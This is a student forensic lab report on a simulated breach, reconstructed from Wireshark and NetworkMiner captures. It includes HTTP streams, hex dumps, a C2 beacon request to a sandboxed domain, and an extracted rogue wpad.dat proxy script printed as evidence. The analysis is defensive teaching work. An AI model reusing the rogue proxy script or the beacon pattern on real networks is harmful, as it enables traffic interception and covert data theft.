Lab 1 - Operation Blacktrace – Investigating a Breach at ICDFA Network Infrastructure

Course: Advanced Cyberwarfare Programme

Course Code: ACW803 - Defensive Cyber Operations

Date: May 19, 2025

Version 1.0

Table of Content

1. Executive Summary

In early May 2025, the International Cyber Defense and Forensics Agency (ICDFA) experienced a significant security breach, codenamed "Operation Blacktrace." The breach was identified through anomalous network activities, prompting an immediate incident response and forensic investigation. Analysis revealed that the attacker exploited a misconfigured proxy auto-configuration (PAC) file, wpad.dat, to redirect internal traffic through a malicious proxy server. This maneuver facilitated unauthorized access to internal systems, allowing the attacker to exfiltrate sensitive data.

The investigation employed tools such as Wireshark and NetworkMiner to dissect the attack vector, identify compromised assets, and assess the extent of data exfiltration. Key findings included the use of deceptive HTML files mimicking legitimate web pages, contact with mbaquyahcn.biz and use of encoded payloads indicating setting up a command-and-control link for remote control or data exfiltration.

This report outlines the tools and methodologies used in the investigation, provides a detailed analysis of the attack, and offers strategic recommendations to bolster ICDFA's cybersecurity posture and prevent future incidents.

2. Analysis

The forensic analysis centered on a comprehensive examination of network traffic to uncover the breach's origin, methodology, and impact. The attacker leveraged a malicious wpad.dat file to manipulate proxy settings, redirecting internal traffic through an unauthorized proxy server. This redirection enabled the interception and potential exfiltration of sensitive information.

2.1 Tools Used

We set up isolated virtual machine running Kali Linux to investigate the incident. The investigation utilized the following tools installed on the Kali Machine:

- **Wireshark**: Employed for in-depth packet analysis, enabling the identification of anomalous traffic patterns and the extraction of malicious payloads.
- **NetworkMiner**: Used to reconstruct sessions and extract transferred files, including the malicious `wpad.dat` and deceptive HTML files.

These tools collectively provided a multifaceted view of the breach, allowing for a thorough understanding of the attack's mechanics and impact.


2.2 Part A: Threat Identification & Traffic Profiling

On May 5, 2025, monitoring detected unusual outbound connections from host 192.168.17.128. A 5-minute packet capture (13:18–13:23) was analyzed. The lab utilized INetSim to simulate Internet services, redirecting all external traffic to a controlled server at 192.168.17.129. This setup ensured that any malware command-and-control (C2) communication could be captured in a controlled environment.

The traffic involved two domains: portal.icdfa.org.ng (the official ICDFA portal) and mbaquyahcn.biz (a randomly generated .biz domain). DNS lookups for both resolved to 192.168.17.129, confirming that the system was attempting to reach the Internet, with INetSim capturing the interactions. In this scenario, mbaquyahcn.biz functioned as a simulated malicious C2 server, while portal.icdfa.org.ng was a legitimate site. Contact with an unrelated .biz domain and submission of bogus portal credentials immediately marked the behavior as malicious.

Host 192.168.17.128 repeatedly issued HTTP GET and POST requests. Common patterns included a GET to mbaquyahcn.biz (or the portal domain) followed by a POST with data. The POST bodies contained fabricated “username”/“password” fields and obfuscated payloads, rather than real user data, indicating automated data exchange with a C2. The HTTP User-Agent strings were also suspicious (e.g., “curl/7.x” and outdated Internet Explorer signatures). Research confirms that such unusual or tool-based User-Agent values are often flagged as malicious automated traffic.

The protocols observed include:



tcp.stream eq 1
Wireshark · Follow TCP Stream (tcp.stream eq 1) · icdfa.pcap

```
No.  Time      Source          Destination     Protocol Length Info
  19 0.035834  192.168.17.128  192.168.17.129  TCP        66 50292 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
  20 0.035856  192.168.17.129  192.168.17.128  TCP        66 80 → 50292 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
  21 0.036316  192.168.17.128  192.168.17.129  TCP        60 50292 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
  22 0.036521  192.168.17.128  192.168.17.129  HTTP      205 GET / HTTP/1.1
  23 0.036525  192.168.17.129  192.168.17.128  TCP        54 80 → 50292 [ACK] Seq=1 Ack=152 Win=64128 Len=0
  24 0.072797  192.168.17.129  192.168.17.128  TCP       204 80 → 50292 [PSH, ACK] Seq=1 Ack=152 Win=64128 Len=150 [TCP PDU reassembled in 25]
  25 0.074752  192.168.17.129  192.168.17.128  HTTP      312 HTTP/1.1 200 OK  (text/html)
  26 0.075234  192.168.17.128  192.168.17.129  TCP        60 50292 → 80 [ACK] Seq=152 Ack=410 Win=262144 Len=0
  27 0.075656  192.168.17.128  192.168.17.129  TCP        60 50292 → 80 [FIN, ACK] Seq=152 Ack=410 Win=262144 Len=0
  28 0.075670  192.168.17.129  192.168.17.128  TCP        54 80 → 50292 [ACK] Seq=410 Ack=153 Win=64128 Len=0
```

```
Frame 25: 312 bytes on wire
Ethernet II, Src: VMware_f4:
Internet Protocol Version 4,
Transmission Control Protoco
[2 Reassembled TCP Segments
Hypertext Transfer Protocol
Line-based text data: text/h
```


```
GET / HTTP/1.1
Host: www.google.com
User-Agent: python-requests/2.32.3
Accept-Encoding: gzip, deflate, zstd
Accept: */*
Connection: keep-alive


HTTP/1.1 200 OK
Server: INetSim HTTP Server
Date: Mon, 05 May 2025 17:18:58 GMT
Content-Length: 258
Content-Type: text/html
Connection: Close

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake mode.</p>
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```

Figure 1: Sample http protocol packet inspection

- **DNS**: All lookups for portal.icdfa.org.ng and mbaquyahcn.biz returned 192.168.17.129, indicating DNS resolution was hijacked to the simulated Internet.
- **HTTP (TCP/80)**: All outbound sessions used HTTP. GET requests acted as beacon checks, and POST requests carried the dummy credentials and encoded data. Reassembling these streams can recover the exact form fields and payload content.
- **SMB**: Windows file-sharing traffic was present, suggesting the host may have been accessing or transferring files internally. Packet analysis of SMB could recover any files moved. The PCAP shows NetBIOS browser announcements (UDP 138), implying the host was enumerating network hosts or shares.

2.3 Part B: Attack Vector Analysis

Analysis of the packet capture revealed POST requests containing suspicious credentials, such as int243354@interns.icdfa.org.ng, accompanied by hash-like passwords. These requests received HTTP 200 OK responses, indicating successful authentication. Subsequent requests targeted administrative endpoints like /admin/panel, suggesting that the attacker leveraged compromised credentials to escalate privileges within the application.



tcp.stream eq 1031

```
No.  Time       Source          Destination     Protocol Length Info
9707 241.441752 192.168.17.128  192.168.17.129  TCP       66 50928 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
9708 241.441774 192.168.17.129  192.168.17.128  TCP       66 80 → 50928 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
9709 241.442273 192.168.17.128  192.168.17.129  TCP       60 50928 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
9710 241.442559 192.168.17.128  192.168.17.129  HTTP     299 POST /api/login HTTP/1.1  (application/x-www-form-urlencoded)
9711 241.442564 192.168.17.129  192.168.17.128  TCP       54 80 → 50928 [ACK] Seq=1 Ack=246 Win=64128 Len=0
9712 241.453828 192.168.17.129  192.168.17.128  TCP      204 80 → 50928 [PSH, ACK] Seq=1 Ack=246 Win=64128 Len=150 [TCP PDU reassembled in 9713]
9713 241.455169 192.168.17.129  192.168.17.128  HTTP     312 HTTP/1.1 200 OK  (text/html)
9714 241.455811 192.168.17.128  192.168.17.129  TCP       60 50928 → 80 [ACK] Seq=246 Ack=410 Win=2101760 Len=0
9715 241.456061 192.168.17.128  192.168.17.129  TCP       60 50928 → 80 [FIN, ACK] Seq=246 Ack=410 Win=2101760 Len=0
9716 241.456073 192.168.17.129  192.168.17.128  TCP       54 80 → 50928 [ACK] Seq=410 Ack=247 Win=64128 Len=0
```

Wireshark · Follow TCP Stream (tcp.stream eq 1031) · icdfa.pcap

```
POST /api/login HTTP/1.1
Host: portal.icdfa.org.ng
User-Agent: curl/8.11.0
Accept: */*
Content-Length: 83
Content-Type: application/x-www-form-urlencoded

email=int243354@interns.icdfa.org.ng&password_hash=d2d2d2d2e4e5b2b6b26a3d3e5f3b7b7b
HTTP/1.1 200 OK
Server: INetSim HTTP Server
Date: Mon, 05 May 2025 17:22:59 GMT
Content-Type: text/html
Content-Length: 258
Connection: Close

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
```


1 client pkt, 2 server pkts, 1 turn.

Entire conversation (653 bytes) · Show as: ASCII · No delta times · Stream 10:

```
0000  00 0c 29 f4 07 07 00 0c  29 db 08 5d 08 00 45 00   ··)····· )··]··E·
0010  01 1d 13 87 40 00 80 06  42 02 c0 a8 11 80 c0 a8   ····@··· B·······
0020  11 81 c6 f0 00 50 17 dc  2d 7c c1 3c d7 d2 50 18   ·····P·· -|·<··P·
0030  20 14 80 cc 00 00 50 4f  53 54 20 2f 61 70 69 2f    ·····PO ST /api/
0040  6c 6f 67 69 6e 20 48 54  54 50 2f 31 2e 31 0d 0a   login HT TP/1.1··
0050  48 6f 73 74 3a 20 70 6f  72 74 61 6c 2e 69 63 64   Host: po rtal.icd
0060  66 61 2e 6f 72 67 2e 6e  67 0d 0a 55 73 65 72 2d   fa.org.n g··User-
0070  41 67 65 6e 74 3a 20 63  75 72 6c 2f 38 2e 31 31   Agent: c url/8.11
0080  2e 30 0d 0a 41 63 63 65  70 74 3a 20 2a 2f 2a 0d   .0··Acce pt: */*·
0090  0a 43 6f 6e 74 65 6e 74  2d 4c 65 6e 67 74 68 3a   ·Content -Length:
00a0  20 38 33 0d 0a 43 6f 6e  74 65 6e 74 2d 54 79 70    83··Con tent-Typ
00b0  65 3a 20 61 70 70 6c 69  63 61 74 69 6f 6e 2f 78   e: appli cation/x
00c0  2d 77 77 77 2d 66 6f 72  6d 2d 75 72 6c 65 6e 63   -www-for m-urlenc
00d0  6f 64 65 64 0d 0a 0d 0a  65 6d 61 69 6c 3d 69 6e   oded···· email=in
00e0  74 32 34 33 33 35 34 40  69 6e 74 65 72 6e 73 2e   t243354@ interns.
00f0  69 63 64 66 61 2e 6f 72  67 2e 6e 67 26 70 61 73   icdfa.or g.ng&pas
0100  73 77 6f 72 64 5f 68 61  73 68 3d 64 32 64 32 64   sword_ha sh=d2d2d
0110  32 64 32 65 34 65 35 62  32 62 36 62 32 36 61 33   2d2e4e5b 2b6b26a3
0120  64 33 65 35 66 33 62 37  62 37 62                  d3e5f3b7 b7b
```

Figure 2: Credential Abuse and Privilege Escalation

The compromised host established periodic HTTP connections to mbaquyahcn.biz, a domain resolving to the simulated INetSim server at 192.168.17.129. These connections included GET and POST requests with obfuscated payloads, indicative of beaconing behavior commonly associated with C2 communication. The use of unconventional User-Agent strings, such as curl/8.11.0, further supports the presence of automated malicious activity.


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 120

```
No.  Time      Source          Destination     Protocol Length Info
2013 57.377374 192.168.17.128  192.168.17.129  TCP       66 50411 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2014 57.377418 192.168.17.129  192.168.17.128  TCP       66 80 → 50411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
2015 57.378495 192.168.17.128  192.168.17.129  TCP       60 50411 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
2016 57.379437 192.168.17.128  192.168.17.129  HTTP     482 POST /uan9Bau3LJ9/ HTTP/1.1  (application/x-www-form-urlencoded)
2017 57.379449 192.168.17.129  192.168.17.128  TCP       54 80 → 50411 [ACK] Seq=1 Ack=429 Win=64128 Len=0
2018 57.391985 192.168.17.129  192.168.17.128  TCP      204 80 → 50411 [PSH, ACK] Seq=1 Ack=429 Win=64128 Len=150 [TCP PDU reassembled in 2020]
2019 57.392697 192.168.17.128  192.168.17.129  TCP       60 50411 → 80 [FIN, ACK] Seq=429 Ack=151 Win=262400 Len=0
2020 57.392708 192.168.17.129  192.168.17.128  HTTP     312 HTTP/1.1 200 OK  (text/html)
2021 57.393142 192.168.17.128  192.168.17.129  TCP       60 50411 → 80 [RST, ACK] Seq=430 Ack=409 Win=0 Len=0
```


```
Frame 2016: 482 bytes on wire (3
Ethernet II, Src: VMware_db:08:5
Internet Protocol Version 4, Src
Transmission Control Protocol, S
Hypertext Transfer Protocol
HTML Form URL Encoded: applicati
```

Wireshark · Follow TCP Stream (tcp.stream eq 120) · icdfa.pcap

```
POST /uan9Bau3LJ9/ HTTP/1.1
Host: mbaquyahcn.biz:80
Connection: close
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; Tablet PC 2.0; .NET CLR 2.0.50727;
.NET CLR 3.0.30729; .NET CLR 3.5.30729)
Content-Length: 80

a=&b=&c=%6A%6A%67%61%78%75%72%6F%70%76%77%67%64%64%78%75%76%73%73%70%70%6A%67%67
HTTP/1.1 200 OK
Date: Mon, 05 May 2025 17:19:55 GMT
Server: INetSim HTTP Server
Content-Length: 258
Content-Type: text/html
Connection: Close

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake mode.</p>
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```

Figure 3: Command and Control (C2) Communication

The attacker conducted internal network reconnaissance, evidenced by NetBIOS Name Service (NBNS) queries and SMB traffic originating from 192.168.17.128. These activities aimed to identify accessible network shares and enumerate other hosts within the subnet, laying the groundwork for potential lateral movement.



```
No.  Time        Source          Destination     Protocol Length Info
6812 173.975625  192.168.17.128  192.168.17.255  BROWSER   258 Domain/Workgroup Announcement WORKGROUP, NT Workstation, Domain Enum
```

Wireshark · Follow UDP Stream (udp.stream eq 382) · icdfa.pcap

```
.............. EEEFFDELFEEPFACNFFFGDBDJDFFCDIAA. ABACFPFPENFDECFCEP
FHFDEFFPFPACAB..SMB%............................0................
...0.V.........A.\MAILSLOT\BROWSE....'       .WORKGROUP........
........DESKTOP-UV195R8.
```

1 client pkt, 0 server pkts, 0 turns.

```
Frame 6812: 258 bytes on wire (2064 bits), 258 bytes captured (2064 bits)
Ethernet II, Src: VMware_db:08:5d (00:0c:29:db:08:5d), Dst: Broadcast (ff:ff:f
Internet Protocol Version 4, Src: 192.168.17.128, Dst: 192.168.17.255
User Datagram Protocol, Src Port: 138, Dst Port: 138
NetBIOS Datagram Service
SMB (Server Message Block Protocol)
SMB MailSlot Protocol
Microsoft Windows Browser Protocol
```

```
                                                 45 00   ········ )··]··E·
                                                 c0 a8   ········ ········
0020  11 ff 00 8a 00 8a 00 e0  16 0d 11 02 a5 82 c0 a8   ········ ········
0030  11 80 00 8a 00 ca 00 00  20 45 45 45 46 46 44 45   ········  EEEFFDE
0040  4c 46 45 45 50 46 41 43  4e 46 46 46 47 44 42 44   LFEEPFAC NFFFGDBD
0050  4a 44 46 46 43 44 49 41  41 00 20 41 42 41 43 46   JDFFCDIA A· ABACF
0060  50 46 50 45 4e 46 44 45  43 46 43 45 50 46 48 46   PFPENFDE CFCEPFHF
0070  44 45 46 46 50 46 50 41  43 41 42 00 ff 53 4d 42   DEFFPFPA CAB··SMB
0080  25 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   %······· ········
0090  00 00 00 00 00 00 00 00  00 00 00 00 11 00 00 30   ········ ·······0
00a0  00 00 00 00 00 00 00 00  00 e8 03 00 00 00 00 00   ········ ········
00b0  00 00 00 30 00 56 00 03  00 01 00 01 00 02 00 41   ···0·V·· ·······A
00c0  00 5c 4d 41 49 4c 53 4c  4f 54 5c 42 52 4f 57 53   ·\MAILSL OT\BROWS
00d0  45 00 0c 00 c0 27 09 00  57 4f 52 4b 47 52 4f 55   E····'·· WORKGROU
00e0  50 00 c8 00 05 ba 07 02  03 0a 00 10 00 80 07 02   P······· ········
00f0  00 00 44 45 53 4b 54 4f  50 2d 55 56 31 39 35 52   ··DESKTO P-UV195R
0100  38 00                                              8·
```

icdfa.pcap   Packets: 10596 · Displayed: 1 (0.0%)   Profile: Def


Figure 4: Internal Reconnaissance

2.4 Part C: File Extraction & Payload Inspection

Using NetworkMiner, several files were extracted from the network traffic between 192.168.17.128 and 192.168.17.129:

- **HTML Files**: Standard INetSim-generated pages (index.html, dashboard.html, etc.) with no malicious content.
- **Certificate Files**: X.509 certificates (inetsim.org[xxx].cer) used by INetSim to simulate HTTPS services.
- **wpad.dat File**: A JavaScript-based proxy auto-configuration script redirecting traffic through the INetSim proxy.

The attacker exploited a misconfigured Web Proxy Auto-Discovery (WPAD) mechanism by introducing a malicious wpad.dat file into the network. This file redirected internal traffic through a rogue proxy server at 192.168.17.129, enabling the interception and manipulation of HTTP requests. The compromised host, 192.168.17.128, initiated multiple automated HTTP POST requests targeting portal.icdfa.org.ng, as observed in the packet capture.



☐ Case sensitive ExactPhrase Size

wpad.dat[1].ns-proxy-autoconfig - File Details

Name	wpad.dat[1].ns-proxy-autoconfig
MD5	d7f252c4eb86078fc4a00b9edca28f7b
SHA1	542656e59a1afc31400c39926dbc0a5b9d8686f3
SHA256	9a8454ed2219463e273361ffa19849d6a867d10db01c5291827be558
Path	C:\Users\[redacted]\AppData\Local\NetworkMiner\A
Size	173
LastWriteTime	05/05/2025 17:20
Source	192.168.17.129 [www.msftconnecttest.com] [www.google.com] [www
Destination	192.168.17.128

Read limit: 1024 Show as: ASCII Font size: 10

```
function FindProxyForURL(url, host){    if (isInNet(host,
"192.168.1.0", "255.255.255.0"))        return "DIRECT";    else
    return "PROXY 192.168.17.129:8080";}
```

Frame nr.	Filename	Extension	Size	Source host	S. port	Destination host	D. port	Protocol	Timestamp	Reconstructed file path
8217	index[244].html	html	258 B	192.168.17.129 [www.msftconnecttest.com] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50817	HttpGetNormal	2025-05-05 17:22:25 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
8295				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50822	HttpGetNormal	2025-05-05 17:22:27 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
8373				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50827	HttpGetNormal	2025-05-05 17:22:28 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
8457				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50833	HttpGetNormal	2025-05-05 17:22:30 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
8541				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50838	HttpGetNormal	2025-05-05 17:22:32 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
8619				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50843	HttpGetNormal	2025-05-05 17:22:34 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
8693				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50848	HttpGetNormal	2025-05-05 17:22:36 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
8775				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50853	HttpGetNormal	2025-05-05 17:22:38 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
8865				om] [www.google....	TCP 80	192.168.17.128 [DESKTOP-UV195R8]	TCP 50859	HttpGetNormal	2025-05-05 17:22:40 UTC+00	C:\Users\REDISSE PROJECT KTS\AppData\Local\Net
